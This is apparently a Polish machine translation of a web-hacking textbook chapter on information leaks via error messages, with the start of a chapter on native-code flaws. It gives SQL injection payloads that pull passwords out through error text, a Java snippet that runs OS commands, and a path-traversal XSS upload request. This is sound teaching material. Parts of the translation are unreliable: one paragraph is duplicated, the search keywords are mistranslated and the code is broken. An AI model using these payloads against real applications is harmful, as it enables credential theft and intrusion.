Niektóre aplikacje generują niestandardowe komunikaty o błędach, które zawierają dużą ilość informacji debugowania. Są one zwykle implementowane w celu ułatwienia debugowania podczas opracowywania i testowania i często zawierają szczegółowe informacje o stanie działania aplikacji. Na przykład:

---

* * * S E S S I O N * * *

---

i5agor2n2pw3gp551pszsb55

SessionUser.Sessions App.FEStructure.Sessions

SessionUser.Auth 1

SessionUser.BranchID 103

SessionUser.CompanyID 76

SessionUser.BrokerRef RRadv0

SessionUser.UserID 229

SessionUser.Training 0

SessionUser.NetworkID 11

SessionUser.BrandingPath FE

LoginURL /Default/fedefault.aspx

ReturnURL ../default/fedefault.aspx

SessionUser.Key f7e50aef8fadd30f31f3aea104cef26ed2ce2be50073c

SessionClient.ID 306

SessionClient.ReviewID 245

UPriv.2100

SessionUser.NetworkLevelUser 0

UPriv.2200

SessionUser.BranchLevelUser 0

SessionDatabase fd219.prod.wahh-bank.com

Następujące elementy są często dołączane do pełnych komunikatów debugowania:

* Wartości kluczowych zmiennych sesyjnych, którymi można manipulować za pomocą danych wprowadzanych przez użytkownika

* Nazwy hostów i poświadczenia dla komponentów zaplecza, takich jak bazy danych

* Nazwy plików i katalogów na serwerze

* Informacje osadzone w znaczących tokenach sesji

* Klucze szyfrujące służące do ochrony danych przesyłanych za pośrednictwem klienta

* Informacje debugowania dotyczące wyjątków pojawiających się w komponentach kodu natywnego, w tym wartości rejestrów procesora, zawartość stosu oraz lista załadowanych bibliotek DLL i ich adresów bazowych

Gdy tego rodzaju funkcja raportowania błędów jest obecna w działającym kodzie produkcyjnym, może to oznaczać krytyczną słabość w zabezpieczeniach aplikacji. Należy go dokładnie przejrzeć, aby zidentyfikować elementy, które można wykorzystać do dalszego ataku, oraz wszelkie sposoby dostarczania spreparowanych danych wejściowych w celu manipulowania stanem aplikacji i kontrolowania pobieranych informacji.

Komunikaty serwera i bazy danych

Informacyjne komunikaty o błędach są często zwracane nie przez samą aplikację, ale przez niektóre komponenty zaplecza, takie jak baza danych, serwer pocztowy lub serwer SOAP. Jeśli wystąpi całkowicie nieobsługiwany błąd, aplikacja zazwyczaj odpowiada kodem stanu HTTP 500, a treść odpowiedzi może zawierać dodatkowe informacje o błędzie. W innych przypadkach aplikacja może sprawnie obsłużyć błąd i zwrócić użytkownikowi dostosowany komunikat, czasem zawierający informacje o błędzie wygenerowane przez komponent zaplecza. W niektórych sytuacjach samo ujawnienie informacji może posłużyć jako kanał do ataku. Informacje ujawnione przez aplikację w komunikacie debugowania lub wyjątku są często niezamierzone, w wyniku czego procedury bezpieczeństwa organizacji mogą całkowicie przeoczyć istnienie ujawnienia. Zwrócony błąd może umożliwić szereg dalszych ataków, jak opisano w poniższych sekcjach.

Wykorzystanie ujawnienia informacji do przeprowadzenia ataku

Kiedy przeprowadzany jest określony atak na komponent zaplecza serwera, ten komponent często przekazuje bezpośrednią informację zwrotną na temat wszelkich napotkanych błędów. Może to pomóc w dostrojeniu ataku. Komunikaty o błędach bazy danych często zawierają przydatne informacje. Na przykład często ujawniają zapytanie, które wygenerowało błąd, umożliwiając dostrojenie ataku typu SQL injection:

Failed to retrieve row with statement - SELECT object_data FROM

deftr.tblobject WHERE object_id = ‘FDJE00012’ AND project_id = ‘FOO’

and 1=2--’

Ataki typu Cross-Site Scripting w ramach komunikatów o błędach

Jak opisano w części 12, zabezpieczenie przed atakami typu cross-site scripting jest żmudnym zadaniem, wymagającym identyfikacji każdej lokalizacji wyjściowej danych dostarczonych przez użytkownika. Chociaż większość platform automatycznie koduje dane w formacie HTML podczas zgłaszania błędów, nie jest to bynajmniej uniwersalne. Komunikaty o błędach mogą pojawiać się w wielu, często nietypowych miejscach odpowiedzi HTTP. W wywołaniu HttpServletResponse .sendError() używanym przez Tomcat dane błędu są również częścią nagłówka odpowiedzi:

HTTP/1.1 500 General Error Accessing Doc10083011

Server: Apache-Coyote/1.1

Content-Type: text/html;charset=ISO-8859-1

Content-Length: 1105

Date: Sat, 23 Apr 2011 08:52:15 GMT

Connection: close

Osoba atakująca, która ma kontrolę nad ciągiem wejściowym Doc10083011, może podać znaki powrotu karetki i przeprowadzić atak polegający na wstrzyknięciu nagłówka HTTP lub atak typu cross-site scripting w ramach odpowiedzi HTTP. Więcej szczegółów można znaleźć tutaj:

Osoba atakująca, która ma kontrolę nad ciągiem wejściowym Doc10083011, może podać znaki powrotu karetki i przeprowadzić atak polegający na wstrzyknięciu nagłówka HTTP lub atak typu cross-site scripting w ramach odpowiedzi HTTP. Często dostosowywane komunikaty o błędach są przeznaczone dla miejsca docelowego innego niż HTML, takiego jak konsola, ale są błędnie zgłaszane użytkownikowi w odpowiedzi HTTP. W takich sytuacjach skrypty między witrynami są często łatwe do wykorzystania.

Deszyfrowanie Oracle w ujawnianiu informacji

W części 11 podano przykład, w jaki sposób niezamierzona „wyrocznia szyfrująca” może zostać wykorzystana do odszyfrowania łańcuchów prezentowanych użytkownikowi w zaszyfrowanym formacie. Ta sama kwestia może dotyczyć ujawniania informacji. W części 7 podano przykład aplikacji, która zapewniała zaszyfrowane łącze do pobrania w celu uzyskania dostępu do pliku. Jeśli od tego czasu plik został przeniesiony lub usunięty, aplikacja zgłaszała, że nie można go pobrać. Oczywiście komunikat o błędzie zawierał odszyfrowaną wartość pliku, więc każda zaszyfrowana „nazwa pliku” mogła zostać dostarczona do łącza pobierania, co spowodowało błąd. W takich przypadkach ujawnienie informacji wynikało z nadużycia celowej informacji zwrotnej. Możliwe jest również, że ujawnienie informacji będzie bardziej przypadkowe, jeśli parametry zostaną odszyfrowane, a następnie wykorzystane w różnych funkcjach, z których każda może rejestrować dane lub generować komunikaty o błędach. Przykładem napotkanym przez autorów była złożona aplikacja workflow, wykorzystująca zaszyfrowane parametry przesyłane przez klienta. Zamieniając domyślne wartości używane dla dbid i grouphome, aplikacja odpowiedziała błędem:

java.sql.SQLException: Listener refused the connection with the

following error: ORA-12505, TNS:listener does not currently know

of SID given in connect descriptor The Connection descriptor used

by the client was: 172.16.214.154:1521:docs/londonoffice/2010/general

Dało to znaczny wgląd. W szczególności dbid był w rzeczywistości zaszyfrowanym identyfikatorem SID dla połączenia z bazą danych Oracle (deskryptor połączenia ma postać Serwer:Port:SID), a strona główna grupy była zaszyfrowaną ścieżką do pliku. W ataku analogicznym do wielu innych ataków polegających na ujawnieniu informacji, znajomość ścieżki pliku dostarczyła informacji niezbędnych do przeprowadzenia ataku polegającego na manipulacji ścieżką pliku. Podając dokładnie trzy znaki przemierzania ścieżki w nazwie pliku i poruszając się po podobnej strukturze katalogów, można było przesyłać pliki zawierające szkodliwy skrypt bezpośrednio do przestrzeni roboczej innej grupy:

POST /dashboard/utils/fileupload HTTP/1.1

Accept: text/html, application/xhtml+xml, */*

Referer: http://wahh/dashboard/common/newnote

Accept-Language: en-GB

Content-Type: multipart/form-data; boundary=------7db3d439b04c0

Accept-Encoding: gzip, deflate

Host: wahh

Content-Length: 8088

Proxy-Connection: Keep-Alive

--------7db3d439b04c0

Content-Disposition: form-data; name=”MAX_FILE_SIZE”

100000

--------7db3d439b04c0

Content-Disposition: form-data; name=”uploadedfile”; filename=”../../../

newportoffice/2010/general/xss.html”

Content-Type: text/html

<html><body><script>...

...

KROKI HACKOWANIA

1. Gdy sondujesz aplikację pod kątem typowych luk w zabezpieczeniach, przesyłając spreparowane ciągi ataków w różnych parametrach, zawsze monitoruj odpowiedzi aplikacji, aby zidentyfikować wszelkie komunikaty o błędach, które mogą zawierać przydatne informacje. Spróbuj wymusić odpowiedź na błąd z aplikacji, dostarczając zaszyfrowane ciągi danych w niewłaściwym kontekście lub wykonując działania na zasobach, które nie są w odpowiednim stanie do obsługi działania.

2. Należy pamiętać, że informacje o błędach zwracane przez serwer

odpowiedź może nie zostać wyświetlona na ekranie w przeglądarce. Skutecznym sposobem identyfikacji wielu błędów jest przeszukiwanie każdej nieprzetworzonej odpowiedzi pod kątem słów kluczowych, które często występują w komunikatach o błędach. Na przykład:

*błąd

* wyjątek

* nielegalny

* nieważny

* ponieść porażkę

* stos

* dostęp

* katalog

* plik

* nie znaleziono

* varchar

* ODBC

* SQL

* SELECT

3. Gdy wysyłasz serię żądań modyfikujących parametry w ramach żądania podstawowego, sprawdź, czy pierwotna odpowiedź zawiera już któreś ze słów kluczowych, których szukasz, aby uniknąć fałszywych trafień.

4. Możesz użyć funkcji Grep w Burp Intruder, aby szybko zidentyfikować wszelkie wystąpienia interesujących słów kluczowych w odpowiedziach generowanych przez dany atak. W przypadku znalezienia dopasowań przejrzyj ręcznie odpowiednie odpowiedzi, aby określić, czy zwrócono przydatne informacje o błędzie.

WSKAZÓWKA Jeśli przeglądasz odpowiedzi serwera w przeglądarce, pamiętaj, że Internet Explorer domyślnie ukrywa wiele komunikatów o błędach i zastępuje je ogólną stroną. Możesz wyłączyć to zachowanie, wybierając Narzędzia ➢ Opcje internetowe, a następnie wybierając kartę Zaawansowane.

Korzystanie z informacji publicznej

Ze względu na ogromną różnorodność powszechnie używanych technologii i składników aplikacji sieci Web należy często spodziewać się nietypowych komunikatów, których wcześniej nie widziano i które mogą nie od razu wskazywać na naturę błędu, który wystąpił w aplikacji. W takiej sytuacji często możesz uzyskać dodatkowe informacje na temat znaczenia wiadomości z różnych źródeł publicznych. Często nietypowy komunikat o błędzie jest wynikiem awarii określonego interfejsu API. Wyszukiwanie tekstu wiadomości może prowadzić do dokumentacji tego interfejsu API lub do forów programistów i innych miejsc, w których omawiany jest ten sam problem. Wiele aplikacji wykorzystuje komponenty innych firm do wykonywania określonych typowych zadań, takich jak wyszukiwanie, koszyki na zakupy i funkcje przesyłania opinii o witrynach. Wszelkie komunikaty o błędach generowane przez te

komponenty prawdopodobnie pojawiły się w innych aplikacjach i prawdopodobnie zostały omówione w innym miejscu. Niektóre aplikacje zawierają publicznie dostępny kod źródłowy. Wyszukując określone wyrażenia pojawiające się w nietypowych komunikatach o błędach, można znaleźć kod źródłowy implementujący odpowiednią funkcję. Następnie możesz to przejrzeć, aby dokładnie zrozumieć, jakie przetwarzanie jest wykonywane na danych wejściowych i jak możesz manipulować aplikacją w celu wykorzystania luki w zabezpieczeniach.

KROKI HACKOWANIA

1. Wyszukaj tekst nietypowych komunikatów o błędach za pomocą standardowych wyszukiwarek. Możesz użyć różnych zaawansowanych funkcji wyszukiwania, aby zawęzić wyniki. Na przykład:

„nie można pobrać" typ pliku: php

2. Przejrzyj wyniki wyszukiwania, szukając zarówno dyskusji na temat komunikatu o błędzie, jak i innych witryn internetowych, w których pojawił się ten sam komunikat. Inne aplikacje mogą generować ten sam komunikat w bardziej szczegółowym kontekście, co pozwala lepiej zrozumieć, jakie warunki powodują błąd. Użyj pamięci podręcznej wyszukiwarki, aby pobrać przykłady komunikatów o błędach, które nie pojawiają się już w działającej aplikacji.

3. Użyj wyszukiwarki kodów Google, aby zlokalizować publicznie dostępny kod, który może być odpowiedzialny za konkretny komunikat o błędzie. Szukaj fragmentów komunikatów o błędach, które mogą być na stałe zakodowane w kodzie źródłowym aplikacji. Możesz także użyć różnych zaawansowanych funkcji wyszukiwania, aby określić język kodu i inne szczegóły, jeśli są one znane. Na przykład:

nie można\ pobrać\ lang:php package:mail

4. Jeśli uzyskałeś ślady stosu zawierające nazwy bibliotek i komponentów kodu innych firm, wyszukaj te nazwy w obu typach wyszukiwarek.

Informacyjne komunikaty o błędach inżynierskich

W niektórych sytuacjach możliwe może być systematyczne projektowanie warunków błędów w taki sposób, aby uzyskać poufne informacje w samym komunikacie o błędzie. Jedną z typowych sytuacji, w których pojawia się taka możliwość, jest sytuacja, w której można spowodować, że aplikacja podejmie próbę wykonania nieprawidłowej akcji na określonym elemencie danych. Jeśli wynikowy komunikat o błędzie ujawnia wartość tych danych i możesz spowodować przetwarzanie interesujących informacji w ten sposób, możesz wykorzystać to zachowanie do wyodrębnienia dowolnych danych z aplikacji. Pełne komunikaty o błędach otwartej łączności z bazą danych (ODBC) można wykorzystać w ataku typu SQL injection w celu pobrania wyników dowolnych zapytań do bazy danych. Na przykład następujący kod SQL, jeśli zostanie wstrzyknięty do klauzuli WHERE, spowoduje, że baza danych przekształci hasło pierwszego użytkownika w tabeli users na liczbę całkowitą w celu przeprowadzenia oceny:

‘ and 1=(select password from users where uid=1)—

Powoduje to wyświetlenie następującego informacyjnego komunikatu o błędzie:

Error: Conversion failed when converting the varchar value

‘37CE1CCA75308590E4D6A35F288B58FACDBB0841’ to data type int.

Innym sposobem wykorzystania tego rodzaju techniki jest sytuacja, w której błąd aplikacji generuje ślad stosu zawierający opis błędu i można zaprojektować sytuację, w której interesujące informacje

zostaną włączone do opisu błędu. Niektóre bazy danych umożliwiają tworzenie funkcji zdefiniowanych przez użytkownika napisanych w Javie. Wykorzystując lukę wstrzykiwania kodu SQL, możesz stworzyć własną funkcję do wykonywania dowolnych zadań. Jeśli aplikacja zwróci komunikaty o błędach do przeglądarki, z poziomu swojej funkcji możesz zgłosić wyjątek Java zawierający dowolne dane, które chcesz pobrać. Na przykład poniższy kod wykonuje polecenie ls systemu operacyjnego, a następnie generuje wyjątek, który zawiera dane wyjściowe polecenia. Spowoduje to zwrócenie do przeglądarki śladu stosu, którego pierwszy wiersz zawiera listę katalogów:

```
ByteArrayOutputStream baos = new ByteArrayOutputStream();

try

{

Process p = Runtime.getRuntime().exec("ls");

InputStream is = p.getInputStream();

int c;

while (-1 != (c = is.read()))

baos.write((byte) c);

catch (Exception e)

{

}

throw new RuntimeException(new String(baos.toByteArray()));
```

Zbieranie opublikowanych informacji

Oprócz ujawniania przydatnych informacji w komunikatach o błędach, innym podstawowym sposobem, w jaki aplikacje internetowe udostępniają poufne dane, jest faktyczne publikowanie ich bezpośrednio. Istnieją różne powody, dla których aplikacja może publikować informacje, które może wykorzystać osoba atakująca:

* Zgodnie z projektem, jako część podstawowej funkcjonalności aplikacji

* Jako niezamierzony efekt uboczny innej funkcji

* Dzięki funkcji debugowania, która pozostaje obecna w aplikacji na żywo

* Z powodu pewnych luk w zabezpieczeniach, takich jak zepsuta kontrola dostępu Oto kilka przykładów potencjalnie poufnych informacji, które aplikacje często publikują użytkownikom:

* Listy ważnych nazw użytkowników, numerów kont i identyfikatorów dokumentów

* Szczegóły profilu użytkownika, w tym role i uprawnienia użytkownika, data ostatniego logowania i stan konta

* Bieżące hasło użytkownika (zwykle jest zamaskowane na ekranie, ale jest obecne w źródle strony)

* Pliki dziennika zawierające informacje, takie jak nazwy użytkowników, adresy URL, wykonane działania, tokeny sesji i zapytania do bazy danych

* Szczegóły aplikacji w źródle HTML po stronie klienta, takie jak skomentowane łącza lub pola formularzy oraz komentarze dotyczące błędów

KROKI HACKOWANIA

1. Przejrzyj wyniki ćwiczeń z mapowania aplikacji, aby zidentyfikować wszystkie możliwe funkcje po stronie serwera i dane po stronie klienta wykorzystywane do uzyskiwania przydatnych informacji.

2. Zidentyfikuj wszystkie miejsca w aplikacji, w których poufne dane, takie jak hasła lub dane karty kredytowej, są przesyłane z serwera do przeglądarki. Nawet jeśli są one zamaskowane na ekranie, nadal są widoczne w odpowiedzi serwera. Jeśli znalazłeś inną odpowiednią lukę, na przykład w ramach kontroli dostępu lub obsługi sesji, to zachowanie może zostać wykorzystane do uzyskania informacji należących do innych użytkowników aplikacji.

3. Jeśli zidentyfikujesz jakiekolwiek sposoby wydobywania poufnych informacji, użyj technik opisanych w części 14, aby zautomatyzować ten proces.

Korzystanie z wnioskowania

W niektórych sytuacjach aplikacja może nie ujawniać bezpośrednio użytkownikowi żadnych danych, ale może zachowywać się w sposób umożliwiający wiarygodne wywnioskowanie przydatnych informacji. Zetknęliśmy się już z wieloma przypadkami tego zjawiska w trakcie badania innych kategorii powszechnej podatności. Na przykład:

* Funkcja rejestracji, która umożliwia wyliczanie zarejestrowanych nazw użytkowników na podstawie komunikatu o błędzie po wybraniu istniejącej nazwy użytkownika.

* Wyszukiwarka, która pozwala wywnioskować zawartość zindeksowanych dokumentów, do których nie masz uprawnień do bezpośredniego przeglądania.

* Luka umożliwiająca ślepe wstrzyknięcie kodu SQL, w której można zmienić zachowanie aplikacji, dodając warunek binarny do istniejącego zapytania, co umożliwia wyodrębnianie informacji bit po bicie.

* Atak „dopełnienie wyroczni” w .NET, w którym osoba atakująca może odszyfrować dowolny ciąg, wysyłając serię żądań do serwera i obserwując, które z nich powodują błąd podczas odszyfrowywania.

Inny sposób, w jaki subtelne różnice w zachowaniu aplikacji mogą ujawniać informacje, występuje, gdy wykonanie różnych operacji zajmuje różny czas, w zależności od pewnego faktu, który jest interesujący dla atakującego. Ta rozbieżność może wynikać z różnych powodów:

* Wiele dużych i złożonych aplikacji pobiera dane z wielu systemów zaplecza, takich jak bazy danych, kolejki komunikatów i komputery mainframe. Aby poprawić wydajność, niektóre aplikacje przechowują często używane informacje. Podobnie, niektóre aplikacje stosują podejście leniwego ładowania, w którym obiekty i dane są ładowane tylko wtedy, gdy są potrzebne. W tej sytuacji dane, do których ostatnio uzyskano dostęp, są szybko pobierane z lokalnej kopii w pamięci podręcznej serwera, podczas gdy inne dane są pobierane wolniej z odpowiedniego źródła zaplecza. Takie zachowanie zaobserwowano w aplikacjach bankowości internetowej. Żądanie dostępu do konta trwa dłużej, jeśli konto jest uśpione, niż gdy jest aktywne, co umożliwia wykwalifikowanemu atakującemu wyliczenie kont, do których ostatnio korzystali inni użytkownicy.

* W niektórych sytuacjach ilość przetwarzania, które aplikacja wykonuje w związku z konkretnym żądaniem, może zależeć od tego, czy przesłany element danych jest ważny. Na przykład, gdy do mechanizmu logowania zostanie dostarczona poprawna nazwa użytkownika, aplikacja może wykonać

różne zapytania do bazy danych w celu pobrania informacji o koncie i zaktualizowania dziennika kontroli. Może również wykonywać operacje wymagające dużej mocy obliczeniowej w celu sprawdzenia poprawności dostarczonego hasła względem przechowywanego skrótu. Jeśli osoba atakująca może wykryć tę różnicę czasu, może wykorzystać ją do wyliczenia prawidłowych nazw użytkowników.

* Niektóre funkcje aplikacji mogą wykonywać działania na podstawie danych wprowadzonych przez użytkownika, które wygasają, jeśli przesłane dane są nieprawidłowe. Na przykład aplikacja może wykorzystywać plik cookie do przechowywania adresu hosta znajdującego się za frontowym modułem równoważenia obciążenia. Osoba atakująca może być w stanie manipulować tym adresem w celu wyszukania serwerów WWW w wewnętrznej sieci organizacji. W przypadku podania adresu rzeczywistego serwera, który nie jest częścią infrastruktury aplikacji, aplikacja może natychmiast zwrócić błąd. W przypadku podania nieistniejącego adresu aplikacja może przekroczyć limit czasu próby skontaktowania się z tym adresem przed zwróceniem tego samego błędu ogólnego. Możesz użyć liczników czasu reakcji w tabeli wyników Burp Intruder, aby ułatwić to testowanie. Pamiętaj, że te kolumny są domyślnie ukryte, ale można je wyświetlić za pomocą menu Kolumny.

Zapobieganie wyciekom informacji

Chociaż zapobieganie ujawnieniu absolutnie jakichkolwiek informacji, które mogą być przydatne dla osoby atakującej, może nie być wykonalne lub pożądane, można podjąć różne stosunkowo proste środki w celu ograniczenia wycieku informacji do minimum i wstrzymania najbardziej wrażliwych danych, które mogą krytycznie zagrozić bezpieczeństwa aplikacji, jeśli zostaną ujawnione atakującemu.

Użyj ogólnych komunikatów o błędach

Aplikacja nigdy nie powinna zwracać pełnych komunikatów o błędach ani informacji debugowania do przeglądarki użytkownika. W przypadku wystąpienia nieoczekiwanego zdarzenia (takiego jak błąd w zapytaniu do bazy danych, niepowodzenie odczytu pliku z dysku lub wyjątek w wywołaniu zewnętrznego API) aplikacja powinna zwrócić ten sam ogólny komunikat informujący użytkownika o wystąpieniu błędu . Jeśli konieczne jest zapisanie informacji debugowania do celów wsparcia lub diagnostyki, powinno to być przechowywane w dzienniku po stronie serwera, który nie jest publicznie dostępny. Numer indeksu do odpowiedniego wpisu dziennika może zostać zwrócony użytkownikowi, co umożliwi mu zgłoszenie tego podczas kontaktu z działem pomocy, jeśli zajdzie taka potrzeba. Większość platform aplikacji i serwerów WWW można skonfigurować tak, aby maskowały błędy informacji przed zwróceniem do przeglądarki:

* W ASP.NET można pominąć szczegółowe komunikaty o błędach za pomocą elementu customErrors pliku Web.config, ustawiając atrybut mode na On lub RemoteOnly i określając niestandardową stronę błędu w węźle defaultRedirect.

* W platformie Java można konfigurować niestandardowe komunikaty o błędach za pomocą elementu error-page w pliku web.xml. Możesz użyć węzła typu wyjątku, aby określić typ wyjątku Java, lub możesz użyć węzła kodu błędu, aby określić kod stanu HTTP. Możesz użyć węzła lokalizacji, aby ustawić niestandardową stronę, która ma być wyświetlana w przypadku określonego błędu.

* W usługach Microsoft IIS można określić niestandardowe strony błędów dla różnych kodów stanu HTTP za pomocą karty Błędy niestandardowe na karcie Właściwości witryny internetowej. Dla każdego kodu stanu można ustawić inną stronę niestandardową, aw razie potrzeby dla poszczególnych katalogów.

* W Apache niestandardowe strony błędów można skonfigurować za pomocą dyrektywy ErrorDocument w httpd.conf:

ErrorDocument 500 /generalerror.html

Chroń poufne informacje

W miarę możliwości aplikacja nie powinna publikować informacji, które mogą być przydatne dla atakującego, w tym nazw użytkowników, wpisów w dzienniku i szczegółów profilu użytkownika. Jeżeli niektórzy użytkownicy potrzebują dostępu do tych informacji, należy je chronić za pomocą skutecznych kontroli dostępu i udostępniać tylko wtedy, gdy jest to bezwzględnie konieczne. W przypadkach, gdy poufne informacje muszą zostać ujawnione upoważnionemu użytkownikowi (na przykład, gdy użytkownicy mogą aktualizować własne informacje o koncie), istniejące dane nie powinny być ujawniane, jeśli nie jest to konieczne. Na przykład przechowywane numery kart kredytowych powinny być wyświetlane w skróconej formie, a pola hasła nigdy nie powinny być wstępnie wypełniane, nawet jeśli są zamaskowane na ekranie. Te środki obronne pomagają złagodzić wpływ wszelkich poważnych luk w zabezpieczeniach, które mogą istnieć w programie podstawowego mechanizm bezpieczeństwa aplikacji, takie jak uwierzytelnianie, zarządzanie sesjami i kontrola dostępu.

Zminimalizuj wyciek informacji po stronie klienta

Tam, gdzie to możliwe, banery serwisowe powinny być usuwane lub modyfikowane, aby zminimalizować ujawnianie określonych wersji oprogramowania i tak dalej. Kroki konieczne do wdrożenia tego środka zależą od stosowanych technologii. Na przykład w usługach Microsoft IIS nagłówek serwera można usunąć za pomocą narzędzia URLScan w narzędziu IISLockDown. W późniejszych wersjach Apache można to osiągnąć za pomocą modułu mod_headers. Ponieważ informacje te mogą ulec zmianie, zaleca się zapoznanie się z dokumentacją serwera przed dokonaniem jakichkolwiek modyfikacji. Wszystkie komentarze powinny zostać usunięte z kodu po stronie klienta, który jest wdrażany w działającym środowisku produkcyjnym, w tym z całego kodu HTML i JavaScript. Należy zwrócić szczególną uwagę na wszelkie komponenty rozszerzeń przeglądarki, takie jak aplety Java i formanty ActiveX. W tych komponentach nie należy ukrywać żadnych poufnych informacji. Wykwalifikowany atakujący może zdekompilować lub poddać inżynierii wstecznej te komponenty, aby skutecznie odzyskać ich kod źródłowy.

Streszczenie

Wyciek zbędnych informacji często nie stanowi istotnej wady bezpieczeństwa aplikacji. Nawet bardzo rozwlekłe ślady stosu i inne komunikaty debugowania mogą czasami zapewniać niewielki wpływ na próbę zaatakowania aplikacji. Jednak w innych przypadkach możesz odkryć źródła informacji, które mają wielką wartość przy opracowywaniu ataku. Na przykład możesz znaleźć listy nazw użytkowników, dokładne wersje składników oprogramowania lub wewnętrzną strukturę i funkcjonalność logiki aplikacji po stronie serwera. Ze względu na tę możliwość każdy poważny atak na aplikację powinien obejmować badanie kryminalistyczne zarówno samej aplikacji, jak i publicznie dostępnych zasobów, aby można było zebrać wszelkie informacje, które mogą być przydatne przy formułowaniu ataków na nią. W niektórych przypadkach informacje zebrane w ten sposób mogą stanowić podstawę do całkowitego skompromitowania aplikacji, która je ujawniła.

Pytania

1. Podczas sondowania luk w zabezpieczeniach związanych z iniekcją SQL żądasz następującego adresu URL:

https://wahh-app.com/list.aspx?artist=foo'+having+1%3d1--

Pojawia się następujący komunikat o błędzie:

Server: Msg 170, Level 15, State 1, Line 1

Line 1: Incorrect syntax near 'having1'.

Co możesz z tego wywnioskować? Czy aplikacja zawiera warunek, który można wykorzystać?

2. Podczas przeprowadzania testów rozmytych różnych parametrów aplikacja zwraca następujący komunikat o błędzie:

Warning: mysql_connect() [function.mysql-connect]: Access denied for user 'premiumdde'@'localhost' (using password: YES) in

/home/doau/public_html/premiumdde/directory on line 15

Warning: mysql_select_db() [function.mysql-select-db]: Access denied for user 'nobody'@'localhost' (using password: NO) in

/home/doau/public_html/premiumdde/directory on line 16

Warning: mysql_select_db() [function.mysql-select-db]: A link to

the server could not be established in

/home/doau/public_html/premiumdde/directory on line 16

Warning: mysql_query() [function.mysql-query]: Access denied for

user 'nobody'@'localhost' (using password: NO) in

/home/doau/public_html/premiumdde/directory on line 448

Jakie przydatne informacje możesz z tego wyciągnąć?

3. Podczas mapowania aplikacji odkrywasz ukryty katalog na serwerze, który ma włączone wyświetlanie katalogów i wydaje się, że zawiera pewną liczbę starych skryptów. Żądanie jednego z tych skryptów zwraca następujący komunikat o błędzie:

CGIWrap Docs: http://wahh-app.com/cgiwrap-docs/

Contact EMail: helpdesk@wahh-app.com

Server Data:

Server Administrator/Contact: helpdesk@wahh-app.com

Server Name: wahh-app.com

Server Port: 80

Server Protocol: HTTP/1.1

Request Data:

User Agent/Browser: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT

5.1; .NET CLR 2.0.50727; FDM; InfoPath.1; .NET CLR 1.1.4322)

Request Method: GET

Remote Address: 192.168.201.19

Remote Port: 57961

Referring Page: http://wahh-app.com/cgi-bin/cgiwrap/fodd

Co spowodowało ten błąd i jakie typowe luki w zabezpieczeniach aplikacji internetowych należy szybko sprawdzić?

4. Próbujesz sprawdzić funkcję parametru żądania w celu określenia celu w aplikacji. Żądasz adresu URL:

https://wahh-app.com/agents/checkcfg.php?name=admin&id=13&log=1

Aplikacja zwraca następujący komunikat o błędzie:

Warning: mysql_connect() [function.mysql-connect]: Can't connect to MySQL server on 'admin' (10013) in

/var/local/www/include/dbconfig.php on line 23

Co spowodowało ten komunikat o błędzie i jakie luki w zabezpieczeniach należy sprawdzić w związku z tym?

5. Zafałszowując zapytanie dotyczące różnych kategorii luk w zabezpieczeniach, umieszczasz po kolei pojedynczy cudzysłów w ramach każdego parametru żądania. Jeden z wyników zawiera kod stanu HTTP 500, wskazujący na potencjalną iniekcję SQL. Sprawdzasz pełną treść wiadomości, która wygląda następująco:

Microsoft VBScript runtime error '800a000d'

Type mismatch: ' [string: "'"]'

/scripts/confirmOrder.asp, line 715

Is the application vulnerable?

Atakowanie natywnych aplikacji skompilowanych

Skompilowane oprogramowanie, które działa w natywnym środowisku wykonawczym, było w przeszłości nękane lukami w zabezpieczeniach, takimi jak przepełnienie bufora i błędy w formatowaniu ciągów znaków. Większość aplikacji internetowych jest napisanych przy użyciu języków i platform, które działają w zarządzanym środowisku wykonawczym, w którym nie występują te klasyczne luki w zabezpieczeniach. Jedną z najbardziej znaczących zalet języków, takich jak C# i Java, jest to, że programiści nie muszą się martwić o zarządzanie buforami i problemy z arytmetyką wskaźników, które miały wpływ na oprogramowanie tworzone w językach rodzimych, takich jak C i C++, i które dały początek do większości krytycznych błędów znalezionych w tym oprogramowaniu. Niemniej jednak czasami możesz napotkać aplikacje internetowe napisane w kodzie natywnym. Ponadto wiele aplikacji napisanych głównie przy użyciu kodu zarządzanego zawiera fragmenty kodu natywnego lub wywołuje komponenty zewnętrzne, które działają w kontekście niezarządzanym. O ile nie masz pewności, że Twoja aplikacja docelowa nie zawiera żadnego kodu natywnego, warto wykonać kilka podstawowych testów zaprojektowanych w celu wykrycia wszelkich klasycznych luk, które mogą istnieć. Aplikacje internetowe działające na urządzeniach sprzętowych, takich jak drukarki i przełączniki, często zawierają pewien kod natywny. Inne prawdopodobne cele obejmują każdą stronę lub skrypt, którego nazwa zawiera możliwe wskaźniki kodu natywnego, takie jak dll lub exe, oraz wszelkie funkcje, o których wiadomo, że wywołują starsze komponenty zewnętrzne, takie jak mechanizmy rejestrowania. Jeśli uważasz, że aplikacja, którą atakujesz, zawiera znaczne ilości kodu natywnego, pożądane może być przetestowanie każdego fragmentu danych dostarczonych przez użytkownika przetwarzanych przez aplikację, w tym nazw i wartości każdego parametru, pliku cookie, nagłówka żądania i innych dane. W tym rozdziale omówiono trzy główne kategorie klasycznych luk w zabezpieczeniach oprogramowania: przepełnienie bufora, luki w zabezpieczeniach liczb całkowitych i błędy w formatowaniu ciągów znaków. W każdym przypadku opiszemy kilka typowych luk w zabezpieczeniach, a następnie przedstawimy praktyczne kroki, które można podjąć, szukając tych błędów w aplikacji internetowej. Ten temat jest ogromny i wykracza daleko poza zakres książki o hakowaniu aplikacji internetowych.

UWAGA: Zdalne sondowanie luk w zabezpieczeniach opisanych w tym rozdziale niesie ze sobą wysokie ryzyko odmowy usługi dla aplikacji. W przeciwieństwie do luk, takich jak słabe uwierzytelnianie i przemierzanie ścieżek, samo wykrycie klasycznych luk w oprogramowaniu może spowodować nieobsługiwane wyjątki w docelowej aplikacji, co może spowodować, że przestanie ona działać. Jeśli zamierzasz sondować działającą aplikację pod kątem tych błędów, przed rozpoczęciem musisz upewnić się, że właściciel aplikacji akceptuje ryzyko związane z testowaniem.

Luki w zabezpieczeniach związane z przepełnieniem bufora

